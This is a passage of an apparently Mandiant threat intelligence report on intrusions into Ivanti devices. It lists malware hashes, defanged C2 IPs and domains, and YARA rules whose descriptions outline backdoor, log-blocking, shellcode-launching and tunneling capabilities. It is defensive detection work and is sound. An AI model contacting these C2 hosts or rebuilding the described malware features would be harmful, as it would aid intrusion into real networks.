`libdsmeeting.so`	e7d24813535f74187db31d4114f607a1	SPAWNSNAIL
`.liblogblock.so`	4acfc5df7f24c2354384f7449280d9e0	SPAWNSLOTH
`.dskey`	3ef30bc3a7e4f5251d8c6e1d3825612d	SPAWNSNAIL private key
N/A	bb3b286f88728060c80ea65993576ef8	TERRIBLETEA
N/A	cfca610934b271c26437c4ce891bad00	TERRIBLETEA
N/A	08a817e0ae51a7b4a44bc6717143f9c2	TERRIBLETEA
`linb64.png`	e7fdbed34f99c05bb5861910ca4cc994	SLIVER
`lint64.png`	c251afe252744116219f885980f2caea	SLIVER

Filename	MD5	Description
linb64.png	4f68862d3170abd510acd5c500e43548	SLIVER
lint64.png	9d0b6276cbc4c8b63c269e1ddc145008	SLIVER
logd	71b4368ef2d91d49820c5b91f33179cb	SLIVER
winb64.png	d88bbed726d79124535e8f4d7de5592e	SLIVER
logd.spec.cfg	846369b3a3d4536008a6e1b92ed09549	SLIVER persistence
N/A	8e429d919e7585de33ea9d7bb29bc86b	SLIVER downloader
N/A	fc1a8f73010f401d6e95a42889f99028	PHANTOMNET
N/A	e72efc0753e6386fbca0a500836a566e	PHANTOMNET
N/A	4645f2f6800bc654d5fa812237896b00	BRICKSTORM

Table 4: Host-based indicators

Network-Based Indicators (NBIs)

Network Indicator	Type	Description
8.218.240[.]85	IPv4	Post-exploitation activity
98.142.138[.]21	IPv4	Post-exploitation activity
103.13.28[.]40	IPv4	Post-exploitation activity
103.27.110[.]83	IPv4	Post-exploitation activity
103.73.66[.]37	IPv4	Post-exploitation activity

Network Indicator	Type	Description
193.149.129[.]191	IPv4	Post-exploitation activity
206.188.196[.]199	IPv4	Post-exploitation activity
oast[.]fun	Domain	Pre-exploitation validation
cpanel.netbar[.]org	Domain	WARPWIRE Variant C2 server
pan.xj[.]hk	Domain	Post-exploitation activity
akapush.us[.]to	Domain	SLIVER C2 server
opra1.oprawh.workers.dev	Domain	BRICKSTORM C2 server

Table 5: Network-based indicators

YARA Rules

```
rule M_Hunting_Webshell_ROOTROT_1 {
  meta:
    author = "Mandiant"
    description = "This rule detects ROOTROT, a web shell written in
Perl that is embedded into a legitimate Pulse Secure .ttc file to
enable arbitrary command execution."
    md5 = "c7ffd2c06e9b7e8e0b7ac92a0dbe3294"
  strings:
    $s1 = "use MIME::Base64" ascii
    $s2 = {6d 79 20 24 61 72 67 3d 64 65 63 6f 64 65 5f 62 61 73
65 36 34 28 22 24 6b 65 79 22 29}
    $s3 = {24 6f 75 74 70 75 74 20 2e 3d 20 22 3c 21 2d 2d 5c 6e
22 3b}
    $s4 = {22 3c 2f 62 6f 64 79 3e 5c 6e 5c 6e 3c 2f 68 74 6d 6c 3e
5c 6e 22}
  condition:
    filesize < 4KB
    and all of them
}
```

```
rule M_Hunting_Backdoor_BRICKSTORM_1 {
  meta:
    author = "Mandiant"
    created = "2024-01-30"
    md5 = "4645f2f6800bc654d5fa812237896b00"
    descr = "Hunting rule looking for BRICKSTORM golang backdoor samples"
  strings:
    $v1 = "/home/vsphere-ui/vcli" ascii wide
    $v2 = "/opt/vmware/sbin" ascii wide
    $v3 = "/opt/vmware/sbin/vami-httpd" ascii wide
    $s1 = "github.com/gorilla/mux" ascii wide
    $s2 = "WRITE_LOG=true" ascii wide
    $s3 = "wssoft" ascii wide

  condition:
    uint32(0) == 0x464c457f and filesize < 6MB and 1 of ($v*) and 2 of ($s*)
}
```

```
import "pe"
rule M_APT_Backdoor_Win_PHANTOMNET_1
{
    meta:
        author = "Mandiant"
        md5 = "59f4d38a5caafbc94673c6d488bf37e3"

    strings:
        $phantomnet = /\\PhantomNet-\w{1,10}\.pdb/ ascii nocase
    condition:
        (uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550)
and all of them
}
```

```
rule M_APT_Backdoor_SLIVER_1
{
    meta:
        Author = “Mandiant”
        description = "Detects Windows, MacOS and ELF variants
of the Sliver implant framework"
        md5 = "5ecd0c38501dfb02b682cec0a2d93aa9"

    strings:
        $s1 = ".InvokeSpawnDllReq"
        $s2 = ".(*InvokeSpawnDllReq).Reset"
        $s3 = ".(*InvokeSpawnDllReq).ProtoMessage"
        $s4 = ".(*InvokeSpawnDllReq).ProtoReflect"
        $s5 = ".(*InvokeSpawnDllReq).Descriptor"
        $s6 = ".(*InvokeSpawnDllReq).GetData"
        $s7 = ".(*InvokeSpawnDllReq).GetProcessName"
        $s8 = ".(*InvokeSpawnDllReq).GetArgs"
        $s10 = ".(*InvokeSpawnDllReq).GetKill"
        $s11 = ".(*InvokeSpawnDllReq).GetPPid"
        $s12 = ".(*InvokeSpawnDllReq).GetProcessArgs"
        $s13 = ".(*InvokeSpawnDllReq).GetRequest"
        $s14 = ".(*InvokeSpawnDllReq).String"
        $s15 = ".(*InvokeSpawnDllReq).GetEntryPoint"

    condition:
        ((uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550)
or uint32(0) == 0x464c457f or (uint32(0) == 0xBEBAFECA or uint32(0)
== 0xFEEDFACE or uint32(0) == 0xFEEDFACF or uint32(0) == 0xCEFAEDFE))
and 5 of ($s*)
}
```

```
rule M_APT_Backdoor_TERRIBLETEA_1 {
    meta:
        author = "Mandiant"
        description = "This rule is designed to detect on events related
to terribletea. TERRIBLETEA is a backdoor written in Go that communicates
over HTTP. Its many capabilities include shell command execution,
capturing screens, keystroke logging, port scanning, enumerating files,
starting a SOCKS5 proxy and new SSH session, downloading files, and
executing SQL queries."
        md5 = "bb3b286f88728060c80ea65993576ef8"

    strings:
        $code_part_of_getcommand = {48 BA 44 61 74 61 31 73 33 6E
[1-12] 80 7B ?? 64}
        $code_get_task = { 48 8D  [5] B9 04 00 00 00 48 8B ?? 24 [4] 48
8D [5] 41 B8 03 00 00 00 E8}
        $func1 = "SendRequest" fullword
        $func2 ="UploadResult"
        $func3 ="Online"
        $func4 ="GetCommond"
    condition:
        all of ($code*) and any of ($func*) and filesize<20MB
}

rule M_Launcher_TONERJAM_1
{
    meta:
        author = "Mandiant"
        description = "This rule detects TONERJAM, a launcher that
decrypts and executes a shellcode payload stored as an encrypted
local file and decrypts it using an AES key derived from a SHA hash
of the final 16 bytes of the encrypted payload."

    strings:
        $p00_0 = {e9[4]488b41??668338??75??4883c0??488941??b8[4]eb??b8}
        $p00_1 = {8030??488d40??41ffc14183f9??72??ba[4]488d4c24??e8[4]488d0d}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (17000..28000) and $p00_1 in (3700..14000))
        )
}
```

```
rule M_APT_Installer_SPAWNSNAIL_1
{
    meta:
        author = "Mandiant"
        description = "Detects SPAWNSNAIL. SPAWNSNAIL is an SSH
backdoor targeting Ivanti devices. It has an ability to inject a specified
binary to other process, running local SSH backdoor when injected to
dsmdm process, as well as injecting additional malware to dslogserver"
        md5 = "e7d24813535f74187db31d4114f607a1"

    strings:
        $priv = "PRIVATE KEY-----" ascii fullword

        $key1 = "%d/id_ed25519" ascii fullword
        $key2 = "%d/id_ecdsa" ascii fullword
        $key3 = "%d/id_rsa" ascii fullword

        $sl1 = "[selinux] enforce" ascii fullword
        $sl2 = "DSVersion::getReleaseStr()" ascii fullword

        $ssh1 = "ssh_set_server_callbacks" ascii fullword
        $ssh2 = "ssh_handle_key_exchange" ascii fullword
        $ssh3 = "ssh_add_set_channel_callbacks" ascii fullword
        $ssh4 = "ssh_channel_close" ascii fullword

    condition:
        uint32(0) == 0x464c457f and $priv and any of ($key*)
and any of ($sl*) and any of ($ssh*)
}

rule M_APT_Installer_SPAWNANT_1
{
    meta:
        author = "Mandiant"
        description = "Detects SPAWNANT. SPAWNANT is an
Installer targeting Ivanti devices. Its purpose is to persistently
install other malware from the SPAWN family (SPAWNSNAIL,
SPAWNMOLE) as well as drop additional webshells on the box."

    strings:
        $s1 = "dspkginstall" ascii fullword
        $s2 = "vsnprintf" ascii fullword
        $s3 = "bom_files" ascii fullword
        $s4 = "do-install" ascii
        $s5 = "ld.so.preload" ascii
        $s6 = "LD_PRELOAD" ascii
        $s7 = "scanner.py" ascii

    condition:
        uint32(0) == 0x464c457f and 5 of ($s*)
}
```

```
rule M_APT_Tunneler_SPAWNMOLE_1
{
    meta:
        author = "Mandiant"
        description = "Detects a specific comparisons in SPAWNMOLE
tunneler, which allow malware to filter put its own traffic .
SPAWNMOLE is a tunneler written in C and compiled as an ELF32
executable. The sample is capable of hijacking a process on the
compromised system with a specific name and hooking into its
communication capabilities in order to create a proxy server for
tunneling traffic."
        md5 = "4f79c70cce4207d0ad57a339a9c7f43c"

    strings:
        /*
        3C 16                                   cmp     al, 16h
        74 14                                   jz      short loc_5655C038
        0F B6 45 C1                             movzx   eax, [ebp+var_3F]
        3C 03                                   cmp     al, 3
        74 0C                                   jz      short loc_5655C038
        0F B6 45 C5                             movzx   eax, [ebp+var_3B]
        3C 01                                   cmp     al, 1
        0F 85 ED 00 00 00                       jnz     loc_5655C125
        */


        $comparison1 = { 3C 16 74 [1] 0F B6 [2] 3C 03 74 [1] 0F B6 [2]
3C 01 0F 85 }

        /*
        81 7D E8 E2 E3 49 FB                    cmp     [ebp+var_18], 0FB49E3E2h
        0F 85 CD 00 00 00                       jnz     loc_5655C128
        81 7D E4 61 83 C3 1B                    cmp     [ebp+var_1C], 1BC38361h
        0F 85 C0 00 00 00                       jnz     loc_5655C128
        */

        $comparison2 = { 81 [2] E2 E3 49 FB 0F 85 [4] 81 [2] 61 83 C3
1B 0F 85}


    condition:
        uint32(0) == 0x464c457f and all of them
}
```

```
rule M_APT_Utility_SPAWNSLOTH_1
{
    meta:
        author = "Mandiant"
        description = "Detects SPAWNSLOTH. SPAWNSLOTH
is an Utility targeting Ivanti devices. Its purpose is to work
together with SPAWNSNAIL and block logging via dslogserver
process when SPAWNSNAIL backdoor is active."
        md5 = "4acfc5df7f24c2354384f7449280d9e0"

    strings:
        $dslog = "dslogserver" ascii fullword

        $hook1 = "g_do_syslog_servers_exist" ascii fullword
        $hook2 = "_ZN5DSLog4File3addEPKci" ascii fullword
        $hook3 = "funchook_create" ascii fullword

    condition:
        uint32(0) == 0x464c457f and all of them
}
```

Posted in

Threat Intelligence